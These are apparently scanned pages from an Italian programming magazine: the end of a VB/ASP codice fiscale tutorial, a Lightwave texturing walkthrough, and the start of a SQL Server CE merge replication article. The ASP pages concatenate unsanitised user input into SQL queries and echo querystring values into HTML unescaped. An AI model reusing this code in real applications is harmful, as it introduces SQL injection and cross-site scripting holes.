La procedura precedente può inviare due tipi di query, una per trovare uno specifico comune e l'altra per trovare un insieme di comuni. Questo insieme viene selezionato attraverso una *Select* con il comando *LIKE* applicato alla descrizione del comune. Come si può constatare, prima viene inviata la query per ricercare un comune, se questa non restituisce nessun record viene lanciata la query con il *LIKE*. In ogni caso i record restituiti sono filtrati attraverso una istruzione *CASE* impostata sul numero dei record restituiti da *rstcomuni* (*rstcomuni.RecordCount*).
In particolare, se il numero di comuni trovati e superiore a 1 questi vengono caricati nel *Combolike* per una successiva selezione attraverso la seguente procedura.

```
Private Sub Combolike_Click()
 Dim pos As Integer
 pos = InStr(1, Combolike, " - ")
 Txtcomune = Mid(Combolike.Text, 1, pos - 1)
 Txtprovincia = Mid(Combolike.Text, pos + 3, 2)
 Txtcodice = Mid(Combolike.Text, pos + 8, 4)
End Sub
```

VERIFICA DEL CODICE FISCALE

A questo punto non resta che descrivere come verifica-

ASP.NET

ASP.NET è la nuova release di ASP. Essa è stata completamente riscritta però continua a convivere con la tecnologia precedente. ASP.NET presenta molte novità che consentono di migliorare l'efficienza delle applicazioni per il Web, sia in termini di prestazioni che di sicurezza. Le applicazioni ASP .NET non sono interpretate, come le precedenti, ma compilate con la tecnologia di compilazione *"just in time"*.

re un codice fiscale. La verifica può essere fatta valutando e confrontando il sedicesimo carattere del codice. Ricordiamo che il sedicesimo carattere, detto di controllo, è un carattere ricavato convertendo i primi 15 caratteri secondo i dati delle tabelle presentate nel precedente articolo. In particolare i caratteri di posizione pari devono essere convertiti secondo la *Tabella 2* mentre i caratteri di posizione dispari seconda la *Tabella 3*. Dopo la conversione si sommano i valori ottenuti e il totale viene diviso per 26. Il resto della divisione viene convertito secondo la *Tabella 4*. La procedura che permette di fare questi calcoli e la successiva verifica è facilmente ricavabile dalla procedura *CalcolaCF*, vista nel precedente appuntamento. Naturalmente questa verifica può essere affinata, per esempio, codificando il nome e il cognome ecc. se naturalmente sono in vostro possesso.

VBSCRIPT, ASP E IIS

Descriviamo come adattare i concetti appresi ad una Web Application sviluppata con tecnologia ASP. Innanzitutto premettiamo qualche informazione sulle pagine HTML ed ASP. In una pagina HTML il codice VbScript deve essere inserito nel Tag <*Script*>, invece nelle pagine ASP bisogna inserirlo nel Tag "<% … %>". Le pagine HTML e ASP possono essere create con editor dedicati, come per esempio Frontpage, oppure con il Blocco note (salvando il file con estensione HTML o ASP).
Attenzione, però, il codice delle pagina HTML può essere eseguito anche se la pagina non è pubblicata su un Web Server, mentre le pagine ASP possono essere eseguite solo dopo la pubblicazione. Per i nostri esempi potete usare un Web Server come IIS o Personal Web Server. In alternativa, se non avete installato un Web Server, potete utilizzare lo spazio Web offerto da qualche Internet Provider.
Potete trovare ulteriori informazioni su questi argomenti nei nostri precedenti articoli.

IL PROGETTO WEB BASED

Il progetto Web based per il codice fiscale è composto da due pagine ASP e dal database *Comuni.mdb*. Questi elementi possono essere inseriti in un Web Side sviluppato con FrontPage oppure, semplicemente, in una directory virtuale del Web Server. Così come nel nostro esempio le pagine le nominiamo *cf.ASP* e *comuni.ASP*. La prima permetterà di inserire i dati anagrafici e valutare il codice fiscale, la *comuni.ASP*, invece, servirà a selezionare il codice del comune. La directory di supporto la creiamo sotto *"C:/"* e poi attraverso il Wizard - *creazione guidata directory virtuale* - di IIS 5.1 la rendiamo pubblica ed eseguibile in un Browser.
Ricordiamo che in Windows Xp Professional per avviare IIS bisogna aprire il pannello di controllo e selezionare *"strumenti di amministrazione"/"Internet Information Services"*.

IL CODICE FISCALE IN VBSCRIPT

Descriviamo gli oggetti che bisogna disporre sulle due pagine dell'applicazione (mostrate nelle Fig. 3 e 4). In particolare nella pagina *cf.ASP* inseriamo elementi simili a quelli previsti per il *Form1* del progetto Visual Basic.





Fig. 3: La pagina ASP per inserire i dati e valutare il codice fiscale.

Dunque inseriamo:

- un form HTML specificato attraverso i Tag:

```
<form name="nomeform" action="Risposta.asp">
  …
</form>, che servirà come contenitore degli altri elementi.
```

- degli elementi di input (simili ai *textbox* VB) che serviranno per specificare il nome, cognome ecc.; questi sono definiti attraverso i Tag:

```
<input name="nome elemento" size="lunghezza
                    massima" Value="contenuto">.
```

- degli elementi di scelta (simili ai ComboBox), specificati con i seguenti Tag:

```
<select size="1" name="nome combobox">.
</select>, questi serviranno per selezionare il sesso
                                 e la provincia;
```





Fig. 4: La pagina per selezionare il codice del comune.

CreateObject

CreateObject **è una funzione che crea e restituisce un riferimento ad un *ActiveX*, la sintassi è la seguente:**

CreateObject(classe, [nomeserver]).

Classe è il nome dell'applicazione e classe dell'oggetto da creare, mentre nomeserver è il nome del Server di rete su cui sarà creato l'oggetto.

Visual Basic

- alcuni pulsanti necessari per la sottomissione dei dati del form e per eseguire delle procedura, la sintassi per questo tipo di elementi è del tipo:

```
<input type="submit" value="invia">.
```

Sulla pagina *comuni.ASP*, invece, predisporremo un elemento di scelta (per selezionare il comune) e un pulsante (per inviare il dato selezionato alla pagina *cf.ASP*). Faremo in modo che la pagina *Comuni.ASP* sia visualizzata dopo aver selezionato una provincia sulla pagina *cf.ASP*. Come accennato, queste due pagine devono essere salvate nella directory virtuale *"cf"*. Dopo che la directory è stata resa virtuale per avviare il progetto dal Browser, nella barra degli indirizzi di Internet Explorer, bisogna scrivere *http://nomeserverweb/nomepaginaasp.asp* (cioè *http://localhost/cf/cf.asp*).

LE PAGINA ASP

Ora, sommariamente, descriviamo come implementare il codice VbScript per *cf.ASP* e *Comuni.ASP.* Premettiamo che non implementiamo la funzione *CalcolaCF* e che sulle pagine non inseriamo nessun elemento decorativo o di layout (tabelle ecc.).





Fig. 5: La pagina cf.ASP dopo aver selezionato il codice del comune.

Estero

Per quanto riguarda il codice fiscale dei nati all'estero, nel database completo dei comuni sono inseriti, anche, i codici degli stati esteri.

Iniziamo con il codice della *cf.ASP.* Nella pagina definiamo 3 procedure VbScript:

- **InitRecord,** che esegue una query sul database;
- **bcodice_OnClick** che cattura un evento (*Click*) del bottone *bcodice* e richiama la procedura *InitRecord;*
- **province_Onchange** che cattura l'evento change dell'elemento *province* e carica nel Browser la pagina *Comuni.ASP*:

```
<html>
<body>
<script language="VBScript">
Sub InitRecordset (StrQuery)
 Set objConn = Server.CreateObject("ADODB.Connection")
 objConn.Open ("Provider= Microsoft.Jet.OLEDB.4.0;
                              Data Source = \cf\Comuni.mdb")
 Set objRS = CreateObject("ADODB.Recordset")
 Set objRS = objConn.Execute(StrQuery)
 Document.form1.codice.value =objRS ("comu_cod")
 Set objConn=nothing
 Set objrs=nothing
End Sub
Sub bcodice_OnClick
 Dim TheForm
 Set TheForm = Document.form1
 msgbox "select * from comuni where
                  comu_descr='"+TheForm.comune.value+"'"
 InitRecordset ("select * from comuni where
                  comu_descr='"+TheForm.comune.value+"'")
End Sub
Sub province_Onchange
 document.location="/cf/comuni.asp?message="
                                          +province.value
End Sub
</script>
<%
function calcolacfVB(Cognome, Nome, DataNascita,
                                          sesso, comune)
'questa funzione è simile alla CalcolaCF definita nel
                                             progetto VB
'per questo non la descriviamo
 calcolacfVB=cognome & "-" & nome & "-" & datanascita
                             & "-" & sesso & "-" &comune
end function
if request.Form("Cognome")<>"" and request.Form(
        "nome")<>"" and request.Form("Data")<>"" and _
 request.Form("sesso")<>"" and request.Form(
                                    "codice")<>""  then
'avvia la calcolacfVB quando sono specificati tutti i valori
 calcolato=calcolacfVB(request.Form("Cognome"),
             request.Form("nome"),request.Form("Data"), _
             request.Form("sesso"),request.Form("codice"))
end if
if Request.QueryString("Message") = "" then
 'serve a non caricare le province dopo aver selezionato
                           il comune sulla pagina comuni.asp
%>
 Province
      <select size="1" name="province">
<%
'carica le province
 Set objConn = Server.CreateObject("ADODB.Connection")
 objConn.Open ("Provider= Microsoft.Jet.OLEDB.4.0;
                              Data Source = \cf\Comuni.mdb")
 Set objRS = CreateObject("ADODB.Recordset")
 StrQuery="select * from province order by comu_prov"
 Set objRS = objConn.Execute(StrQuery)
 while not objRS.eof
%>
  <option value=<%=objRS("comu_prov")%> > <%
                        =objRS("comu_prov") %></option>
<%
objrs.MoveNext
wend
 Set objConn=nothing
```

```
Set objrs=nothing
end if
%>
</select>
<FORM METHOD="POST"  ACTION="cf.asp"
                language="vbscript"  name="form1" >
 Comune  
   <input name="comune" size="20"> 
   <%
    Response.Write "<input name=codice size=4"
    'carica il comune dopo averlo selezionato sulla
                                pagina comuni.asp
    Response.Write " value=" +
          Request.QueryString("Message")+">" %>
   </p>
   Nome
   <input  name="nome" size="20"></p>
   Cognome
   <input name="cognome" size="20"></p>
   Data di nascita
   <input name="data" size="20" maxlength="10"></p>
   Sesso
   <select size="1" name="sesso">
   <option selected value="M">M</option>
   <option value="F">F</option>
   </select></p>
   <b>Codice Fiscale</b>
    <%
    if calcolato="" then
     'imposta il textbox codice fiscale
     Response.Write "<input name=codicefiscale
                                        size=16 "
     Response.Write " value>"
    Else
     'imposta il textbox codice fiscale con il contenuto
                       della variabile codicefiscale
     Response.Write "<input name=codicefiscale size=16"
     Response.Write " value=" +calcolato + ">"
    end if
    %>
   </p>
</p>
<INPUT TYPE=submit VALUE="Invia" >
<input type="reset" value="Annulla" name="annulla">
</FORM>
<INPUT TYPE=submit  VALUE=" Codice Comune"
                                name="bcodice" >
</body>
</html>
```

Sottolineiamo che la procedura *InitRecordset* è simile alla *InitRecordset* del progetto Visual Basic e che nella *province_Onchange* alla *Comuni.ASP*, attraverso la proprietà *location* dell'oggetto *document* viene passata la provincia selezionata, che servirà a stabilire quali comuni caricare nel select della pagine *Comuni*. Il pulsante *Codice Comune* (*bcodice*) serve a valutare il codice del comune dopo aver specificato la descrizione nel text *comune* (un metodo che evita l'uso della *comuni.asp*).

Facciamo notare che, dopo aver confermato i dati del form con il pulsante *"invia"*, i textbox, tranne quello del codice fiscale, verranno "resettati"; per evitare questo, per ogni elemento di input, dovete inserire del codice simile a quello previsto per il *"textbox" codice fiscale*.
Per la pagina *Comuni.ASP* prevediamo il seguente codice.

```
<script language="VBScript">
Sub invia_Onclick
 'riporta alla pagina cf.asp e ricorda il codice del comune
                                              selezionato
 document.location="/cf/cf.asp?message="+comuni.value
End Sub
</script>
<%
if Request.QueryString("Message") <> "" then
   Response.Write "<font color=blue><b> Provincia: " &
     Request.QueryString("Message")&"</font></b><br><br>"
   Response.Write "seleziona il comune"
end if
%>
 <select size="1" name="comuni">
 <%
'carica i comuni della provincia selezionata sulla pagina cf.asp
 Set objConn = Server.CreateObject("ADODB.Connection")
 objConn.Open ("Provider= Microsoft.Jet.OLEDB.4.0;
                            Data Source = \cf\Comuni.mdb")
 Set objRS = CreateObject("ADODB.Recordset")
 StrQuery="select * from comuni where comu_prov
                    ='"+Request.QueryString("Message")
                                   +"'order by comu_prov"
 Set objRS = objConn.Execute(StrQuery)
 while not objRS.eof %>
 <option value=<%=objRS("comu_cod")%> > <%
                    =objRS("comu_descr") %></option>
 <%
 objrs.MoveNext
 wend
 Set objConn=nothing
 Set objrs=nothing %>
 </select> </p>
 <INPUT TYPE=submit VALUE="Invia pagina precedente"
                                           name="invia">
```

Facciamo notare che nella pagina *Comuni.asp* manca il codice per passare la descrizione del comune alla pagina *cf.asp*.

CONCLUSIONI

Con questo appuntamento abbiamo completato l'applicazione Visual Basic per il calcolo del codice fiscale e descritto come realizzare la medesima applicazione con una Web Application; quest'ultima non è stata completata, ma crediamo che la sua realizzazione non creerà grossi problemi, dato che ne abbiamo illustrato le parti principali. Buon lavoro.

Massimo Autiero

Visual Basic

HTML e ASP

Le pagine HTML e ASP possono essere create con editor dedicati, come per esempio Frontpage, oppure con il Blocco note (salvando il file con estensione HTML o ASP). Attenzione, però, il codice delle pagina HTML può essere eseguito anche se la pagina non è pubblicata su un Web Server, mentre le pagine ASP possono essere eseguite solo dopo la pubblicazione.

Ambienti renderizzati parte terza

▶ Lightwave

Roberto Lombardo

Prosegue la realizzazione della nostra stanza: realizziamo le texture del nostro modello.

Il modello base della nostra stanza è pronto, in questo tutorial vedremo quali texture impiegare e la loro applicazione sul modello 3D. Utilizzeremo texture di tipo "fotorealistico", quindi provenienti da foto o scansioni per ottenere, così, un risultato migliore in fase di rendering finale. Per aumentare ulteriormente il realismo del nostro lavoro mapperemo le texture su tutti i canali di superficie interessati, ovvero fornendo una bump, una texture per la diffusione luminosa ecc. I ritocchi necessari alle texture saranno eseguiti in Adobe Photoshop. Inserendo le texture nel nostro modello vedremo cambiare in modo significativo l'aspetto dello stesso e il suo dettaglio, completato il processo di texturizzazione possiamo eseguire i primi rendering di prova per verificare la resa delle mappe bitmap da noi inserite. In alcuni casi potevamo anche utilizzare in supporto o addirittura in sostituzione di texture di tipo bitmap, alcune tipologie di texture procedurali per la creazione di "disturbi" sulla texture come bump, polvere o ruggine, si è preferito preferito non usarle in questo tutorial per rendere il tutto più facilmente realizzabile con strumenti normali e bitmap facilmente reperibili. Texture di legno, mattoni, marmo, metallo ecc si trovano ormai tranquillamente in giro per la rete, utilizzate quelle che più vi aggradano avendo cura di rispettare la tipologia del materiale da impiegare. Non ci resta che iniziare il tutorial partendo dalla base del nostro oggetto, il pavimento della stanza.

1 Il pavimento

La prima cosa da fare è realizzare un riferimento sul quale andare a "disegnare" la nostra texture, questo ci servirà per rendere quest'ultima perfettamente adatta e precisa alle dimensioni della stanza, inoltre, cosi facendo, sappiamo esattamente dove andranno a cadere eventuali aggiunte di sporco, polvere ecc. Possiamo semplicemente catturare la top view del pavimento e importarla nel nostro programma di fotoritocco, nel mio caso Adobe Photoshop, per costruire sopra di essa la texture vera e propria. Eviteremo di usare piccole texture tailizzate sul modello tramite **uv mapping** preferendo un'unica texture per l'intera superficie.
In figura abbiamo il nostro riferimento grafico catturato tramite la pressione del tasto **"print screen"** della tastiera, non resta che scegliere un motivo di base per il pavimento, in questo caso dei listelli di legno, e inserirlo nella bitmap.

1

2 La texture

Ecco il motivo base scelto per il pavimento, questo è stato clonato nel nostro programma di fotoritocco sino a completare l'intero pavimento, su di esso applicheremo diverse altre mappe per renderlo più adatto al risultato voluto in fase di rendering finale e all'atmosfera horror di vecchio stampo da ricreare per la nostra scena.

2

Texture base

multi texture 1

Posizione nella mappa

Trasparenza della texture sul nuovo livello

3-4 Mappe in Multitexturing



Possiamo vedere le texture utilizzate per il pavimento del piano superiore, anche in questo caso abbiamo una texture di base (legno) è un'altra applicata in semi trasparenza su di essa per "sporcarla" in modo irregolare. In Fig. 4 abbiamo la texture del pavimento completa e la sua applicazione sul modello. Abbiamo utilizzato anche le versioni in toni di grigio per ogni texture impiegata variando contrasto e luminosità sino ad ottenere il risultato desiderato, questa è stata poi utilizzata per i canali di bump, specularità e diffusione della luce. Il risultato finale mostra un pavimento usurato che a tratti presenta imperfezioni di superficie, riflette la luce in modo non omogeneo e mantiene la sua caratteristica di base.


5 Le mura


Passiamo alla creazione delle texture del muro, in questo caso non occorre prendere il riferimento per la creazione delle stesse. Dobbiamo creare 2 texture con le stesse dimensioni per mappare le 3 pareti grandi del piano terra e 2 per mappare la parete del piano superiore e della relativa base, queste ultime saranno grandi la metà delle precedenti. In figura possiamo vedere un semplice specchietto che illustra le dimensioni delle 4 texture da creare.

6-7-8 Texture per le pareti

In Figura 6 abbiamo un riquadro che mostra la prima delle 2 texture per le pareti grandi, essa è composta da una base di carta da parati chiara sulla quale viene applicata un'altra mappa per sporcare il layer sottostante, questa seconda bitmap viene cancellata a tratti irregolari usando lo strumento **gomma** di Adobe Photoshop con una pressione variabile dal **30%** al **15%**; in Figura 7 abbiamo la texture pronta e il suo corrispettivo in toni di grigio da usare per le altre caratteristiche di superficie.


Per creare la seconda variante e le pareti più piccole del piano superiore, basterà importare nuovamente la texture di sporco nel layer superiore della carta da parati e cancellarla in modo differente, variando cosi il motivo della texture stessa. In Figura 8 possiamo vedere un render di prova con le texture delle mura inserite sul modello. L'effetto risultante è quello di una stanza molto vecchia e malandata con materiali usurati dal tempo.

9-10 Il soffitto


Adesso realizziamo la texture per il soffitto, il procedimento è identico a quello delle pareti, ovvero utilizzare una texture di base sulla quale poi andremo ad applicare diversi layer per sporcarla. In Figura 9 abbiamo le texture impiegate per il soffitto e la loro composizione, mentre in Figura 10 possiamo vedere la texture **"soffitto"** completa e in un render di prova. Nel caso della nostra stanza, essendo ispirata ad un videogame horror conviene sporcare a tratti le superfici create per rendere il tutto più antico e vecchio, bisogna ricordare inoltre che, inserire imperfezioni in immagini 3D come appunto sporco, polvere e altro, contribuiscono enormemente ad aumentare il realismo perdendo cosi la classica sensazione di freddo ed effetto "plastica" tipico delle immagini 3D.
Anche il soffitto è ultimato, abbiamo inserito un motivo decorativo accennato sulla texture, motivo che accoglierà nella parte centrale il grande lampadario realizzato nei tutorial precedenti.

11-12 La scala


La scala è l'oggetto più "difficile" da texturare, in questo caso la parola "difficile" è intesa come tempo necessario alla sua realizzazione. Il primo elemento da texturare è uno dei sostegni del passamano, una volta mappato lo cloneremo tante volte quanto sarà necessario per completare l'intera scala.
In questo modo lavoreremo su un singolo elemento alla volta, senza dover ripetere il processo di texturing. Useremo una texture di tipo legno per tutta la scala, in modo da rendere omogenea l'intera struttura, solo i gradini veri e propri avranno una bitmap lievemente differente. In Figura 11 abbiamo la texture legno impiegata, il primo elemento della scala, il sostegno del passamano e la mappa applicata su di esso. La bitmap deve essere mappata in modo cilindrico sulla struttura levigata dell'oggetto e in modo planare sui cubi a sostegno della struttura, come rappresentato in figura. Il risultato dell'operazione è visibile in Figura 12. Realizzato questo primo elemento, cloniamolo lungo le scale sino a completare l'intero oggetto.

13 Il passamano

Adesso texturiamo il passamano vero e proprio, per questo oggetto dobbiamo usare una mappatura di tipo cilindrica su due assi, un asse per il passamano inferiore e uno per quello al piano superiore, la texture da impiegare è sempre la stessa, in Figura 13 abbiamo i 2 passamano con il relativo esempio di mapping e rendering di prova.

14 La base dei gradini

Non ci resta che texturare la base di ogni gradino e la fiancata destra della scala, quella rivolta verso la stanza, queste superfici devono essere mappate con un semplice metodo planare su assi **x** e **z**; in Figura 14 abbiamo l'esempio di texturing delle superfici e un test render della scala assemblata. Non ci resta che completare la base degli scalini, per questi utilizzeremo una texture legno lievemente differente, con una tonalità più chiara, per variare la resa di colore della scala. Gli scalini devono essere mappati con un texturing cubico o planare su tutti gli assi, dobbiamo creare 2 mappe differenti per texturare tutti gli scalini, mappe che alterneremo ad ogni scalino, esattamente come abbiamo già fatto per le pareti, in modo da non rendere evidente l'uso di 2 sole mappe di texturing.

15-16 Scalini: texture color e toni di grigio

In Figura 15 abbiamo le 2 texture **color** e **toni di grigio** impiegate, mentre in Figura 16 abbiamo un render dell'intera scala con tutti gli scalini texturati. Anche quest'oggetto è stato ultimato, dal rendering possiamo vedere il buon livello di dettaglio raggiunto in fase di modellazione e texturing.

▼17-18 Le porte

L'ultimo elemento da texturare di questo tutorial. Per la realizzazione della texture possiamo prendere come riferimento il wireframe della porta per costruire la bitmap su misura, come rappresentato in Figura 17.
Anche per questa sceglieremo un materiale "legno" da sporcare e invecchiare attraverso l'uso di altre mappe inserite in trasparenza su quella base, per la maniglia useremo un metallo semplice, da inserire in modo planare sia sulla base che sulla maniglia stessa. Una volta texturata possiamo copiarla a piacimento nella stanza, al fine di identificare la posizione migliore e il numero di porte presenti in scena.
In Figura 18 abbiamo la texture completa della porta, della maniglia e la loro composizione, nonché un render della stessa completa.

▼19-20 Conclusioni

La nostra stanza è quasi completa, abbiamo 2 render di prova in Figura 19 e 20, adesso che alcune delle texture sono state create e inserite il risultato finale risulta più chiaro. Le texture impiegate per questo tutorial sono di tipo fotorealistico, poiché contribuiscono a rendere il tutto molto più reale e dettagliato in fase di rendering, a queste abbiamo aggiunto diversi layer di sporco per aumentare l'effetto invecchiamento e spezzare la monotonia di una texture perfetta, cosa che avrebbe pregiudicato il risultato finale in fase di rendering.
L'usare le mappe in toni di grigio e altri layer, da sovrapporre alla bitmap di base, è sempre consigliato per rendere il modello disomogeneo e reale. L'uso di tutti i canali di superficie (bump, diffusione, specularità ecc) è da considerarsi obbligatorio per rendere una qualsiasi opera 3D non piatta e fredda.
Gran parte del dettaglio è stato dato direttamente da noi sulle texture, con l'uso di diversi layer di Photoshop per aggiungere lo sporco e invecchiare i materiali impiegati, il resto dipende dall'impostazione della scena finale, ovvero luci e tipo di calcolo da eseguire. Questi fattori sono rilevanti al fine di ottenere un buon risultato in uscita dal rendering. Da lavoro svolto sino ad ora possiamo facilmente comprendere la mole di tempo necessario per realizzare decine e decine di ambientazioni impiegate in giochi che sfruttano tecniche e grafica di questo tipo come la serie di Resident Evil, Alone in the dark ecc.. Proprio per questo vengono utilizzati molti grafici in produzioni di questo genere, realizzare interi set di mobili, edifici, sia in interno che in esterno è uno sforzo non indifferente. A questo dobbiamo aggiungere i tempi di calcolo di ogni immagine definitiva, parametro da non sottovalutare in produzioni commerciali con tempi prestabiliti.
Ogni piccola ottimizzazione, riciclo di texture e oggetti, viene incontro alle esigenze di produzione in piena fase lavorativa, il tutto, comunque, non deve pregiudicare la qualità del lavoro finale che deve attestarsi su livelli alti per competere con le grandi produzioni di oggi.

Pocket PC

☑ Merge Replication ed RDA.

Mobilità dei Dati con Sql Server CE

È giunto il momento di costruire un'applicazione che metta in risalto le potenzialità dello strumento presentato l'ultima volta. Presenteremo in dettaglio il processo di sincronizzazione automatica dei dati nei Pocket PC.

File sul CD
\soft\codice
\Merge_RDA.zip

Requisiti
HARDWARE: Pocket PC o (dispositivo Windows CE Based), Computer con almeno processore Pentium II e 128 MB di memoria.

SOFTWARE: Windows 98 SE /2000/XP, IIS (oppure PWS-Personal WEB Server con Windows 9x), SQL Server 2000 con Service Pack 1 o superiore, SQL Server CE 2.0, Embedded Visual Tools.

Nel precedente articolo avevamo posto la nostra attenzione sulla prima tecnica di sincronizzazione dati tra un dispositivo palmare e un computer server: la Merge Replication. In modo particolare, abbiamo descritto i passi necessari per

- la configurazione del Server di Database sul quale andiamo a creare il database che sarà sincronizzato con il Pocket PC;
- la configurazione del Server WEB che conterrà, in un'apposita cartella virtuale, gli agenti di sincronizzazione che permetteranno la comunicazione tra il Server Agent di SQL Server e Il Client Agent di SQL Server CE sul Palmare.

E' stata discussa in dettaglio l'architettura della tecnologia di sincronizzazione della Merge Replication. In particolare, è stata creata la *Pubblicazione del Database* di SQL Server "Northwind" da sincronizzare. Abbiamo concluso la trattazione creando una piccola applicazione di test, costituita da una sola maschera con la quale veniva effettuato il meccanismo di sottoscrizione del Database.

PROCEDURA DI SOTTOSCRIZIONE

Lo scopo che ci proponiamo in questo articolo è di riprendere l'applicazione di test scritta la scorsa volta e arricchirla di alcune interessanti funzionalità. Prima di tutto facciamo alcune considerazioni sul codice di creazione della sottoscrizione sul palmare. La procedura scritta la scorsa volta *(MergeData)* permetteva proprio di creare la sottoscrizione con il Database "Northwind" ditribuito con SQL Server 2000. Le linee di codice che permettevano di effettuare questa operazione sono:

```
Dim pMR as SSCE.Replication
…..
Set pMR = CreateObject("SSCE.Replication.2.0")
…..
 ' Si crea la sottoscrizione
 pMR.AddSubscription CREATE_DATABASE
.. settaggio delle proprietà dell'oggetto di Merge
                                      Replication omessa
  ' l'oggetto pMR inizia la fase di creazione della
                                  sottoscrizione dal server
            pMR.Initialize
            ….
            pMR.Run
            pMR.Terminate
```

Nel frammento di codice riportato, possiamo notare la dichiarazione e la creazione dell'oggetto di Merge Replication. Su tale oggetto viene invocato prima di tutto la funzione *AddSubscription*, cosa che permette al Pocket PC di fregiarsi del titolo di Sottoscrittore o Subscriber della pubblicazione del Database sul Server. Possiamo notare, dal codice, che la funzione in esame è stata invocata con il parametro "CREATE_DATABASE". Quest'ultimo parametro fa sì che il database di replica venga creato sul palmare; mentre, nel caso in cui il database fosse già disponibile sul palmare, occorrebbe utilizzare il parametro "EXISTING_DATABASE". Il protocollo di sincronizzazione impone di utilizzare in sequenza, sull'istanza dello oggetto di Merge Replication le funzioni *Initiate, Run* e *Terminate*. L'invocazione di tale sequenza di istruzioni è responsabile della effettiva creazione del database di replica sul dispositivo mobile. Nell'articolo precedente, si era apprezzato il corretto funzionamento della procedura di sottoscrizione, verificando l'effettiva presenza del Database nella cartella "My Documents" del Pocket PC.





Fig. 1: La struttura ad albero di SQL Server 2000.

Inoltre, avevamo aperto l'istanza del database creato con la utilità *ISQW20* (che rappresenta l'equivalente del Query Analyzer per SQL Server CE) verificando l'effettiva presenza di dati. Per completare il test di verifica possiamo utilizzare Enterprise Manager di SQL Server. In Fig. 1. possiamo notare l'albero di SQL SERVER 2000 come si presenta dopo la procedura di creazione della Pubblicazione del Database Northwind. Si effettui la selezione del percorso *Replication Monitor\Publishers\nomeServerDatabase\Northwind:Northwind* nell'albero di Fig. 1 (nel caso in esame a *nomeServerDataBase* corrisponde *ETAVOLARO\ETAVOLARO* che è il nome della nostra istanza di SQL Server): il contenuto di tale cartella è rappresentato in Fig. 2 e ci dà le seguenti informazioni:

- E' stato creato un agente di Snapshot che ha generato la sottoscrizione sul Pocket PC; vengono, inoltre, memorizzate altre informazioni come il tempo di partenza della sottoscrizione, il tempo di azione e così via.
- Nella seconda riga, viene evidenziato che la sottoscrizione ha provocato 3308 inserimenti sul database di replica del Palmare. Inoltre, possiamo notare come il tipo di accesso al Database sia di tipo "anonimo", ovvero dello stesso tipo impostato con l'oggetto di Replication via codice.

Northwind:Northwind 2 Items

Northwi...	Type	Status	Last Action
Snapshot		Succeeded	A snapshot of 13 article(s) was generated.
Pocket PC:-8	Anonymous	Succeeded	Merged 3308 data changes (3308 inserts, 0 ...

Fig. 2: I log delle operazioni

Tali informazioni sono memorizzate sul Server nella sezione *Publishers* del folder "Replication Monitor", sezione che si occupa della memorizzazione degli accessi al Server di Database unitamente al numero e al tipo di operazioni effettuate dai client sottoscrittore che in questo caso è rappresentato dal *SQL Server CE Server Agent* installato sul Pocket PC ed etichettato dal Server con la descrizione *"Pocket PC:-8"*.

LO SNAPSHOT AGENT DI SQL SERVER 2000

Dopo la creazione della sottoscrizione, l'agente di Snapshot memorizza lo stato del DB sincronizzato dal PocketPC. In tal caso è come se venisse fatta una fotografia all'istanza del database sincronizzato dal client Palmare. La memorizzazione dello stato del database è di vitale importanza se si vuole che le modifiche effettuate sul palmare possano essere riconosciute come tali e quindi, all'atto delle successive sincronizzazioni del Pocket PC, siano allineate sul Server. Bisogna evidenziare che è anche vero il viceversa: infatti, la memorizzazione dello stato del Database permette che eventuali modifiche dei dati vengano allineate o sincronizzate anche sul Pocket PC. Tra poco, l'aggiunta di nuove funzionalità alla nostra applicazione di Test ci farà apprezzare appieno queste caratteristiche.

APPLICAZIONE DI TEST

